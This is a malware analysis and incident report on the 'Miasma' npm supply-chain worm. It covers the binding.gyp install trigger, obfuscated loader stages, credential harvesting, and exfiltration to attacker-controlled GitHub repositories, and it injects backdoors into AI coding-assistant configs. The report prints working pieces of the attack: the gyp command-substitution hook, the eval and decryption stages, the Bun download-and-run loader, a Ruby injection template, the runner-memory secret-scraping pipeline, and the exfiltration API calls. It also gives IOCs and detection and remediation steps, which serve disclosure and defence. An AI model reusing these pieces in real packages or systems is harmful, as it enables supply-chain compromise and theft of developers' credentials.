




An attacker compromised 57 npm packages across 286+ malicious versions in a rolling campaign lasting under two hours. The largest victim is @vapi-ai/server-sdk, the official Vapi.ai voice AI server SDK with 408,000+ monthly downloads, hit first at 23:30 UTC on June 3. One hour later, the attacker published malicious versions of 50+ packages belonging to the maintainer jagreehal, including ai-sdk-ollama (120,000+ monthly downloads), along with dozens of packages across the autotel, awaitly, executable-stories, node-env-resolver, and wrangler-deploy families.
The payload is a new variant of the Miasma worm, a self-spreading supply chain malware family that previously compromised 32 packages under the @redhat-cloud-services npm namespace on June 1, 2026 (our earlier analysis), and 4 versions of @vapi-ai/server-sdk on June 3, 2026. This wave uses a technique we are calling "Phantom Gyp": instead of the preinstall or postinstall lifecycle scripts that security tools typically monitor, the attacker abuses a 157-byte binding.gyp file to trigger code execution during npm install, bypassing most install-script security checks entirely.

In our analysis, we traced the exfiltration path to the GitHub account liuende501, which hosts 236 repositories used as credential dead-drops. The malware creates a new repo on the fly (e.g., nemean-hydra-34343), then uploads stolen credentials as encrypted JSON files to a results/ directory. The repo descriptions confirm the malware's identity: 34 are labeled "Miasma - The Spreading Blight" and 195 carry the reversed string "niagA oG eW ereH :duluH-iahS" -- which reads "Shai-Hulud: Here We Go Again", a direct taunt referencing our previous blog post on the RedHat Cloud Services compromise two days earlier.

We have responsibly disclosed this incident to all affected maintainers: ai-sdk-ollama #975, autotel #197, awaitly #358, executable-stories #219, node-env-resolver #50, workflow #95, effect-analyzer #128, mountly #87, wrangler-deploy #130, and evolv-coder-lite #60.
The following table lists all packages and versions identified as compromised so far.
| Package | Malicious Versions |
|---|---|
@evolvconsulting/evolv-coder-lite | 1.2.0 |
@jagreehal/workflow | 1.16.1 |
@vapi-ai/server-sdk | 0.11.1, 0.11.2, 1.2.1, 1.2.2 |
ai-sdk-ollama | 0.13.1, 1.1.1, 2.2.1, 3.8.5 |
autotel | 2.26.4, 3.4.3 |
autotel-adapters | 0.3.5 |
autotel-audit | 0.1.15 |
autotel-aws | 0.13.10 |
autotel-backends | 2.12.26 |
autotel-cli | 0.8.14 |
autotel-cloudflare | 2.18.16 |
autotel-devtools | 0.1.1, 1.0.4, 2.1.1, 3.0.2, 4.0.1, 5.1.1, 6.1.2 |
autotel-drizzle | 0.0.27 |
autotel-edge | 3.16.13 |
autotel-eventcatalog | 1.0.1, 2.0.1, 3.0.1, 4.0.2, 5.0.1 |
autotel-hono | 0.4.26 |
autotel-mcp | 0.1.14, 2.0.1, 3.0.1, 4.0.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1, 9.0.1, 10.0.1, 11.0.1, 13.0.1, 14.0.1, 15.0.2, 16.0.1, 17.0.2, 18.0.1, 19.0.1, 20.0.1, 21.1.1, 22.0.1, 23.0.1, 24.0.1, 25.0.1, 26.0.2, 27.0.1, 28.0.3 |
autotel-mcp-instrumentation | 29.0.2, 30.0.5, 31.0.1, 32.0.1, 33.0.2, 34.0.1 |
autotel-mongoose | 0.0.3, 1.0.2, 2.0.5, 3.0.1, 4.0.1, 5.0.2, 6.0.1 |
autotel-pact | 0.2.2, 1.0.3 |
autotel-playwright | 0.4.32 |
autotel-plugins | 0.19.26 |
autotel-sentry | 0.5.13 |
autotel-subscribers | 4.1.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1, 9.0.1, 10.0.1, 11.0.1, 12.0.1, 13.0.1, 14.1.1, 15.0.1, 16.0.2, 17.0.1, 18.0.3, 19.0.1, 20.0.1, 21.0.1, 22.0.2, 23.0.2, 24.0.1, 25.0.1, 26.0.1, 27.0.2, 28.0.2, 29.0.6, 30.0.4, 31.1.4 |
autotel-tanstack | 1.13.27 |
autotel-terminal | 2.1.1, 3.0.1, 4.0.2, 5.0.1, 6.0.3, 7.0.1, 8.0.1, 9.0.1, 10.0.2, 11.0.1, 12.0.1, 13.0.1, 14.0.1, 15.0.2, 16.0.2, 17.0.10, 18.0.4, 19.0.8, 20.0.2, 21.0.1, 22.0.2, 23.0.3 |
autotel-vitest | 0.4.26 |
autotel-web | 1.12.2 |
awaitly | 1.33.3 |
awaitly-analyze | 0.24.2, 1.1.1, 2.0.1, 3.0.1, 4.0.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1 |
awaitly-libsql | 0.1.1, 1.0.1, 2.0.1, 3.0.1, 4.0.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1, 9.0.1, 10.0.1, 11.0.1, 12.0.1, 13.0.1, 14.0.1, 15.0.1, 16.0.1, 17.0.1, 18.1.1, 19.0.1, 20.0.1, 21.0.1, 22.0.1 |
awaitly-mongo | 0.1.1, 1.0.1, 2.0.1, 3.0.1, 4.0.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1, 9.1.1, 10.0.1, 11.0.1, 12.0.1, 13.0.1, 14.0.1, 15.0.1, 16.0.1, 17.0.1, 18.0.1, 19.1.1, 20.0.1, 21.0.1, 22.0.1, 23.0.1 |
awaitly-postgres | 0.1.1, 1.0.1, 2.0.1, 3.0.2, 4.0.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1, 9.0.1, 10.0.1, 11.0.1, 12.0.1, 13.0.1, 14.0.1, 15.0.1, 16.0.1, 17.0.1, 18.0.1, 19.1.1, 20.0.1, 21.0.1, 22.0.1, 23.0.1 |
awaitly-visualizer | 1.0.1, 2.0.2, 3.0.1, 4.0.1, 5.0.1, 6.0.1, 7.0.1, 8.0.1, 9.0.1, 10.0.1, 11.0.1, 12.0.1, 13.0.1, 14.0.1, 15.0.1, 16.0.1, 17.0.1, 18.1.1, 19.0.1, 20.0.2, 21.0.1, 22.0.2 |
effect-analyzer | 0.3.1 |
eslint-plugin-awaitly | 0.17.1, 1.0.1 |
eslint-plugin-executable-stories-jest | 1.2.1, 2.1.8 |
eslint-plugin-executable-stories-playwright | 1.2.1, 2.1.8 |
eslint-plugin-executable-stories-vitest | 1.2.1, 2.1.8 |
executable-stories-cypress | 3.1.1, 4.0.1, 5.0.1, 6.1.1, 7.0.3, 8.3.2 |
executable-stories-demo | 0.1.11 |
executable-stories-formatters | 0.11.2 |
executable-stories-init | 0.1.2 |
executable-stories-jest | 3.1.1, 4.0.1, 5.0.1, 6.1.1, 7.0.3, 8.3.2 |
executable-stories-mcp | 0.3.3 |
executable-stories-playwright | 3.1.1, 4.0.1, 5.0.1, 6.1.1, 7.0.3, 8.4.3 |
executable-stories-react | 0.1.7 |
executable-stories-vitest | 2.0.1, 3.1.1, 4.0.1, 5.0.1, 6.1.1, 7.0.3, 8.3.3 |
http-uploader-dev | 1.0.7 |
mountly | 0.2.2 |
mountly-tailwind | 0.1.3 |
node-env-resolver | 6.5.1 |
node-env-resolver-aws | 9.1.2, 10.0.1, 11.0.1, 12.0.1 |
node-env-resolver-dotenvx | 1.0.1, 2.0.1 |
node-env-resolver-nextjs | 7.4.2 |
node-env-resolver-vite | 2.4.2 |
wrangler-deploy | 1.5.5 |
By default, Harden-Runner detects when a process attempts to read the Runner.Worker process memory and initiates lockdown mode, killing the workflow run to protect secrets before they can be exfiltrated.
https://app.stepsecurity.io/github/actions-security-demo/comp-packages/actions/runs/26932681873

To analyze the full behavior of this malware, we temporarily disabled this protection and ran @vapi-ai/server-sdk@1.2.2 in a controlled GitHub Actions environment with Harden-Runner in audit mode.
Harden-Runner's process monitoring captured every process spawned during the attack, revealing the complete kill chain with precise timestamps.
# T+0.0s - npm install begins
PID 2969: npm install @vapi-ai/server-sdk@1.2.2

# T+2.1s - binding.gyp triggers node-gyp
PID 2980: sh -c "node-gyp rebuild"
PID 2982: node node-gyp.js rebuild

# T+3.6s - gyp command substitution fires the payload
PID 2997: /bin/sh -c "node index.js > /dev/null 2>&1 && echo stub.c"
PID 2998: node index.js

# T+3.9s - Bun runtime downloaded and extracted in under 1 second
PID 3006: curl -sSL "https://github.com/oven-sh/bun/releases/download/
          bun-v1.3.13/bun-linux-x64-baseline.zip" -o "/tmp/b-80596p/b.zip"
PID 3011: unzip -j -o "/tmp/b-80596p/b.zip" -d "/tmp/b-80596p"

# T+4.9s - Malware payload launched via Bun
PID 3013: /tmp/b-80596p/bun run /tmp/p1764ajw42rg.js

# T+8.3s - GitHub token theft
PID 3026: gh auth token

# T+8.5s - Privilege escalation and Runner.Worker memory read
PID 3034: sudo python3
PID 3035: python3  -->  reads /proc/2771/mem (Runner.Worker)

# T+12.4s - Secret extraction from runner memory
PID 3037: tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u

# T+13.4s - Exfiltration begins via GitHub API
PID 3013: bun  -->  api.github.com (uploads stolen credentials)

# T+17.6s - Reconnaissance
PID 3043: ps aux
PID 3044: which ssh
Several things stand out in this process tree:
sudo python3 to escalate to root before reading /proc/2771/mem (the Runner.Worker process memory). This is the technique that extracts GitHub Actions masked secrets in their unmasked form./tmp/p1764ajw42rg.js) to avoid static filename detection.gh auth token is called to steal the GITHUB_TOKEN from the GitHub CLI's credential store, in addition to extracting it from Runner.Worker memory.Harden-Runner's network egress monitoring captured every outbound connection made during the attack. The events clearly show the anomalous traffic pattern -- a package install step that should only contact registry.npmjs.org suddenly reaches out to unexpected endpoints:
registry.npmjs.org -- Legitimate: downloads @vapi-ai/server-sdk-1.2.2.tgz and checks security advisoriesnodejs.org -- Expected: node-gyp downloads Node.js headers for the native buildgithub.com (Bun download) -- Anomalous: curl (PID 3006) downloads bun-v1.3.13/bun-linux-x64-baseline.zip from GitHub releases. An npm install step has no reason to download an alternative JavaScript runtime.api.github.com (exfiltration) -- Anomalous: bun (PID 3013) makes authenticated API calls to create repositories and upload stolen credentials under the liuende501 accountThe Miasma worm uses a novel install hook technique, a four-stage obfuscated payload, and a fully automated propagation engine that spreads across npm, RubyGems, and GitHub repositories. Below is a technical breakdown of each component.
Every npm security guide tells developers to watch out for preinstall and postinstall lifecycle scripts. This attack uses neither. There are no install scripts declared in package.json at all.
Instead, the attacker adds a 157-byte binding.gyp file to the published tarball. When npm sees this file in a package, it automatically runs node-gyp rebuild during installation, a behavior designed for packages that include native C/C++ addons. The file weaponizes gyp's command substitution syntax:
{
  "targets": [
    {
      "target_name": "Setup",
      "type": "none",
      "sources": ["<!(node index.js > /dev/null 2>&1 && echo stub.c)"]
    }
  ]
}
The <!(...) syntax tells gyp to execute the enclosed shell command and use its stdout as the source file name. Here is what happens:
node index.js runs the malicious payload> /dev/null 2>&1 silences all output&& echo stub.c returns a fake source filename so gyp does not errorThe result: arbitrary code execution during npm install, with no visible sign of a lifecycle script. Tools that scan package.json for preinstall/postinstall entries see nothing suspicious. The legitimate package code in dist/ is completely untouched; the attacker bolted a payload onto the side of it.
Here is the file tree of the compromised executable-stories-demo@0.1.11 package:
package/
+-- binding.gyp          157 B    <-- install hook (MALICIOUS)
+-- index.js         4.5 MB    <-- obfuscated payload (MALICIOUS)
+-- dist/
|   +-- index.js        27 KB    <-- legitimate entry point (clean)
|   +-- index.d.ts       3 KB    <-- type definitions (clean)
|   +-- cli.js          31 KB    <-- CLI tool (clean)
|   +-- *.js.map                  <-- source maps (clean)
+-- package.json     1.2 KB    <-- no install scripts declared
+-- bin/
|   +-- executable-stories-demo.js
+-- templates/
|   +-- astro-demo-starlight/...
+-- LICENSE
+-- README.md
Note the size contrast: the legitimate dist/index.js is 27 KB, while the malicious root index.js is 4.5 MB. This is a clear red flag. The package's package.json declares "main": "./dist/index.js" as the entry point, so the root index.js is never imported by application code. It exists solely to be executed by the binding.gyp trigger.
We downloaded and deobfuscated the malware to trace the full execution chain. The payload uses four layers of obfuscation before reaching the actual malicious logic.

The root index.js contains a single try{eval(...)}catch(e){} wrapper. Inside is an array of approximately 1.3 million character codes, a Caesar cipher decoder function, and a ROT shift value. The decoder converts the character codes to a string, applies the ROT transform, and eval()s the result:
try {
  eval(
    function(s, n) {
      return s.replace(/[a-zA-Z]/g, function(c) {
        var b = c <= "Z" ? 65 : 97;
        return String.fromCharCode(
          (c.charCodeAt(0) - b + n) % 26 + b
        );
      });
    }([40, 103, 121, 101, /* ~1.3M more codes */], 20)
  )
} catch(e) {}
The ROT shift is not consistent across packages. We observed five distinct rotation values across the campaign: @vapi-ai/server-sdk@1.2.1 uses ROT-9, ai-sdk-ollama@3.8.5 uses ROT-15, ai-sdk-ollama@2.2.1 uses ROT-18, @vapi-ai/server-sdk@0.11.2 uses ROT-19, and executable-stories-demo@0.1.11 uses ROT-20. This is not a build artifact; it is deliberate evasion targeting static signatures keyed on a single decoded form.
After ROT decoding, the JavaScript imports node:crypto and defines an AES-128-GCM decryption helper. It then decrypts two inline hex-encoded blobs whose keys, IVs, and authentication tags are embedded in the script:
(async () => {
  const _c = await import("node:crypto");
  const _d = (k, i, a, c) => {
    const d = _c.createDecipheriv(
      "aes-128-gcm",
      Buffer.from(k, "hex"),
      Buffer.from(i, "hex"),
      { authTagLength: 16 }
    );
    d.setAuthTag(Buffer.from(a, "hex"));
    return Buffer.concat([d.update(Buffer.from(c, "hex")), d.final()]);
  };
  // Blob 1: Bun loader (907 bytes)
  const _b = _d("b2e0b8d9f56b4603a0f0f30ca3c1bc9a", ...);
  // Blob 2: Main payload (668 KB)
  const _p = _d("005c24c52d1d5f4f8d9b4e52a4405e7f", ...);
})()The first decrypted blob (907 bytes) is a loader that downloads a standalone Bun v1.3.13 runtime. A Node.js package has no legitimate reason to download an alternative JavaScript runtime. The purpose is to execute the final payload outside of Node.js, evading tooling that only monitors Node processes:
(async () => {
  const { execSync } = await import("node:child_process");
  const { mkdtempSync, chmodSync } = await import("node:fs");

  globalThis.getBunPath = function() {
    const dir = mkdtempSync(join(tmpdir(), "b-"));
    const exe = join(dir, "bun");
    const url = "https://github.com/oven-sh/bun/releases/download/"
      + "bun-v1.3.13/bun-" + os + "-" + arch + ".zip";
    execSync('curl -sSL "' + url + '" -o "' + zip + '"');
    execSync('unzip -j -o "' + zip + '" -d "' + dir + '"');
    chmodSync(exe, "755");
    return exe;
  };
})()The second blob (668 KB) is the actual malware, obfuscated using obfuscator.io. It contains a 2,306-entry encrypted string table that we decoded to recover the full capability set. The decoded strings reveal the credential theft targets, AI assistant paths, EDR detection logic, and worm propagation mechanisms detailed in the following sections.
The payload is a comprehensive credential harvester purpose-built for CI/CD environments. It targets the exact token names, file paths, and API endpoints each cloud platform uses. This is not a generic environment variable scrape; it is a collector tailored for each provider.

Some notable string literals we extracted from the decoded payload:
aws_access_key_id, aws_secret_access_key, x-amz-security-token, http://169.254.169.254/latest/api/token, secretsmanager:ListSecrets, AmazonSSM.GetParameters, AWS4-HMAC-SHA256 Credential=GOOGLE_APPLICATION_CREDENTIALS, private_key_id, https://www.googleapis.com/auth/cloud-platform, secretmanagerhttps://login.microsoftonline.com/, https://graph.microsoft.com/v1.0/me, keyvault, Managed identity token request/var/run/secrets/vault/token, /home/runner/.vault-token, /etc/vault/token, VAULT_ADDR, /v1/auth/kubernetes/login, /v1/auth/aws/loginACTIONS_ID_TOKEN_REQUEST_TOKEN, GITHUB_SHA, GITHUB_WORKFLOW_REF, /actions/secrets?per_page=100, /actions/organization-secrets?per_page=100tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' - Scrapes runner process memory for GitHub Actions secretssigninOnePassword, collectOnePassword, masterPasswords, collectGopass, collectPassOne of the most sophisticated techniques is runner process memory scraping. The payload extracts GitHub Actions masked secrets directly from the runner's memory space using this shell pipeline:
# Extracted from decoded payload string table
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u
This bypasses GitHub's secret masking entirely by reading the runner process memory where secret values exist in their unmasked form. This is the same technique seen in the TanStack compromise (May 2026), where it was used to extract OIDC tokens from the GitHub Actions runner process.
The most novel and concerning capability of this variant is its targeting of AI coding assistant configurations. The malware injects persistent backdoor files into project repositories that execute whenever a developer opens the project in their AI-assisted IDE.
.claude/setup.mjs - Anthropic Claude Code - SessionStart hook: runs on every new Claude Code session.claude/settings.json - Anthropic Claude Code - Settings injection.cursor/rules/setup.mdc - Cursor AI - Custom rules file: loaded on project open.gemini/settings.json - Google Gemini - Settings injection.vscode/tasks.json - Visual Studio Code - runOn: folderOpen auto-execute.vscode/setup.mjs - Visual Studio Code - Task-triggered setup script.github/setup.js - GitHub Actions - Workflow injectionThe injected files are committed to repositories the malware has write access to (via stolen GitHub tokens). The social engineering message used to make the files appear legitimate:
"This is required for proper IDE integration and dependency setup."
The files are executed using the downloaded Bun runtime rather than Node.js: bun run .claude/setup.mjs. This adds another layer of evasion, because security tooling that monitors node process trees will not catch execution from bun.
This attack vector is especially dangerous because it poisons the tools that generate code, not just the code itself. Once an AI assistant's configuration is backdoored, every subsequent AI-assisted code generation in that project could be influenced by the attacker's instructions, potentially introducing subtle vulnerabilities or backdoors into code that appears to be developer-written.
The payload does not just steal credentials. It uses them to spread. The decoded strings reveal a fully automated worm engine that can propagate across three package ecosystems and GitHub repositories.

The npm worm component follows this sequence:
https://registry.npmjs.org/-/whoamihttps://registry.npmjs.org/-/v1/search?text=maintainer:{username} to find all packages the compromised account maintainshttps://registry.npmjs.org/-/npm/v1/oidc/token/exchange/package/binding.gyp and obfuscated index.js, and repackages as package-updated.tgzThe provenance forgery is especially dangerous. SLSA provenance and Sigstore signing are designed to give consumers confidence that a package was built by a trusted pipeline. By forging these attestations, the worm makes reinfected packages indistinguishable from legitimately published ones to tools that check provenance.
The RubyGems infection path mirrors the npm one but uses Ruby's native extension mechanism. The payload contains complete Ruby code templates for the injection:
# Decoded from the obfuscated payload string table
bun_dir = "/tmp/.b_#{Process.pid}"
FileUtils.mkdir_p(bun_dir)
system("curl -sSL https://github.com/oven-sh/bun/releases/download/" \
       "bun-v1.3.13/bun-#{os}-#{arch}.zip -o #{bun_dir}/b.zip")
system("unzip -j -o #{bun_dir}/b.zip -d #{bun_dir} 2>/dev/null")
bun = File.join(bun_dir, 'bun')
File.chmod(0o755, bun)
system("#{bun} run #{payload}")
FileUtils.rm_rf(bun_dir)
The code is injected into extconf.rb (Ruby's equivalent of binding.gyp), along with a minimal Makefile so the native extension build succeeds without errors. The worm also generates Makefile.PL and CMakeLists.txt variants for broader language ecosystem coverage.
Our analysis revealed the complete exfiltration chain in action, traced to the GitHub account liuende501.
The observed API call sequence during a single execution:
thebeautifulmarchoftime (unauthenticated) to check if the C2 channel is activeIfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner using the stolen GITHUB_TOKEN to verify the token has not been revokedGET /user to identify the stolen token's ownerliuende501 (e.g., nemean-hydra-34343) to receive the exfiltrated data169.254.169.254) and AWS IMDSv2 in parallel to steal cloud credentialsresults/results-{timestamp}.json in the newly created repo.claude/settings.json in the victim's repositories and uses the GraphQL API to push malicious config filesThe captured API calls (abbreviated):
# 1. C2 beacon - search for magic keyword
GET https://api.github.com/search/commits?q=thebeautifulmarchoftime
User-Agent: python-requests/2.31.0

# 2. Token validation with threatening search term
GET https://api.github.com/search/commits?q=IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner
Authorization: ***

# 3. Create exfil repo on the fly
POST https://api.github.com/user/repos
Location: https://api.github.com/repos/liuende501/nemean-hydra-34343

# 4. Harvest cloud credentials
PUT http://169.254.169.254/latest/api/token  (AWS IMDSv2)
GET http://169.254.169.254/metadata/identity/oauth2/token  (Azure IMDS)

# 5. Upload encrypted stolen credentials
PUT https://api.github.com/repos/liuende501/nemean-hydra-34343/contents/results/results-1780551069887-0.json
Content-Length: 6337

# 6. Inject AI assistant backdoors via GraphQL
GET https://api.github.com/repos/{victim}/contents/.claude/settings.json
POST https://api.github.com/graphql  (createCommitOnBranch mutation)
The liuende501 account hosts 236 repositories, almost all created programmatically as exfiltration targets. Repo names use two patterns: Dune-themed (atreides, fedaykin, sardaukar, tleilaxu, etc.) and mythology-themed (nemean, hydra, cerberus, chimera, etc.), each followed by a random number.
The repo descriptions are revealing:
The exfiltrated data in each repo's results/ directory contains encrypted JSON with an "envelope" field -- a large base64-encoded blob encrypted with the attacker's RSA public key, making the stolen credentials unreadable to anyone except the attacker.
Notable tradecraft details from the API dump: the malware uses python-requests/2.31.0 as its User-Agent despite running in Bun, and the token validation search for "IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner" appears to be social engineering aimed at discouraging defenders from revoking the token.
From executable-stories-demo@0.1.11:
288f26c2eadcb1a7923fe376d16f5404216cce15d9fc162a4a78574dc7df399aef641e956f91d501b748085996303c96a64d67f63bfeef0dda175e5aa19cca905926b86b642e00672252953eb30d8f75cfb7797fe3118bd6fa2cfbee92905d61ceff7c51d70832c3ec8dd2744b606a23b3c924ef664ae23439b9b742ea154108da39146ef451d1b174a24d00b1e2a45cd38d54e849737f8f35333dcb22175707From @vapi-ai/server-sdk:
ef641e956f91d501b748085996303c96a64d67f63bfeef0dda175e5aa19cca90e3dbe63aded45278f49c4746ab938ed9472b36def79b43e2dd2d7eff014481d182d83274680df928fdda296a348e01802f595e412308c399565c320df444052agithub.com/liuende501 (236 repos, created programmatically)repos/liuende501/{repo}/contents/results/results-{timestamp}.jsonthebeautifulmarchoftime (GitHub commit search)IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwnerpython-requests/2.31.0github.com/oven-sh/bun/releases/download/bun-v1.3.13/bun-*.zip<!(node index.js > /dev/null 2>&1 && echo stub.c)eval(function(s,n){return s.replace(/[a-zA-Z]/g,createDecipheriv("aes-128-gcm"globalThis.getBunPathoven-sh/setup-bun@0c5077e51419868618aeaa5fe8019c62421857d6To determine whether your organization was impacted, check across three surfaces: your code repositories, your CI/CD pipelines, and your developer machines. The malicious versions were live for a limited window, but a single npm install during that window is enough to trigger the full attack chain.
Search your GitHub repositories for any reference to the compromised packages in package.json or package-lock.json files. You can use GitHub code search to scan across your entire organization:
<YOUR_ORG> with your GitHub organization name<YOUR_ORG> with your GitHub organization nameYou can also check locally in any repository:
# Check if any affected packages are in your dependency tree
npm ls @vapi-ai/server-sdk ai-sdk-ollama autotel awaitly \
  executable-stories-demo node-env-resolver wrangler-deploy \
  mountly effect-analyzer http-uploader-dev

# Search lockfiles for affected packages
grep -RniE 'vapi-ai/server-sdk|ai-sdk-ollama|autotel|awaitly|executable-stories' \
package-lock.json yarn.lock pnpm-lock.yaml 2>/dev/nullIf any of the affected packages appear in your CI/CD dependencies, the malware likely executed on your runner during npm install. Check for:
node-gyp rebuild output in CI logsgithub.com/oven-sh/bun/releases from CI runners# Look for binding.gyp with the specific attack pattern
find node_modules -name "binding.gyp" \
-exec grep -l "stub.c" {} \;
# Look for oversized root index.js files (should not be 4+ MB)
find node_modules -maxdepth 2 -name "index.js" -size +1M
# Check for Bun runtime staged in temp directories
find "${TMPDIR:-/tmp}" -maxdepth 2 -name 'bun*' -type f
# Check for AI assistant backdoor files
ls -la .claude/setup.mjs .cursor/rules/setup.mdc \
  .gemini/settings.json .vscode/setup.mjs 2>/dev/null
If you have confirmed that you are affected, follow these recovery steps. The overarching principle is: if you found evidence of the malicious package, assume the affected system is compromised and act accordingly.
If you installed any affected version, treat these credentials as compromised and rotate them immediately:
.ssh directory.env contents the build could readCheck all repositories accessible to the compromised environment for injected AI assistant configuration files. The malware pushes commits via the GraphQL createCommitOnBranch mutation, so look for unexpected commits adding:
.claude/setup.mjs or .claude/settings.json.cursor/rules/setup.mdc.gemini/settings.json.vscode/tasks.json or .vscode/setup.mjs.github/setup.jsRemove any injected files and audit recent commit history for suspicious changes from automated tokens.
Block outbound access to the known C2 indicators at your network perimeter:
github.com/liuende501thebeautifulmarchoftimegithub.com/oven-sh/bun/releases/download/bun-v1.3.13/npm install --ignore-scripts blocks postinstall hooks, and blocking automatic node-gyp builds closes the binding.gyp vector.index.js that is not the declared main is worth blocking automatically.latest jumping to a new major version, is a strong compromise signal..claude/, .cursor/, .gemini/, and .vscode/ directories in your repositories for unexpected setup scripts.StepSecurity has published a threat intel alert in the Threat Center with all relevant links to check if your organization is affected. The alert includes the full attack summary, technical analysis of the Phantom Gyp technique, IOCs, all 57 affected packages and 286+ malicious versions, and remediation steps, so teams have everything needed to triage and respond immediately. Threat Center alerts are delivered directly into existing SIEM workflows for real-time visibility.

Harden-Runner is a purpose-built security agent for CI/CD runners. It monitors all network events, process executions, file access, and outbound network connections at the step level in GitHub Actions, providing full runtime visibility into what happens during every workflow step, including npm install.
Harden-Runner detects the anomalous process chain (node-gyp spawning curl, unzip, and bun) and the unauthorized memory read, immediately initiating lockdown mode. The workflow run is terminated, preventing any secrets from being extracted.
https://app.stepsecurity.io/github/actions-security-demo/comp-packages/actions/runs/26932681873
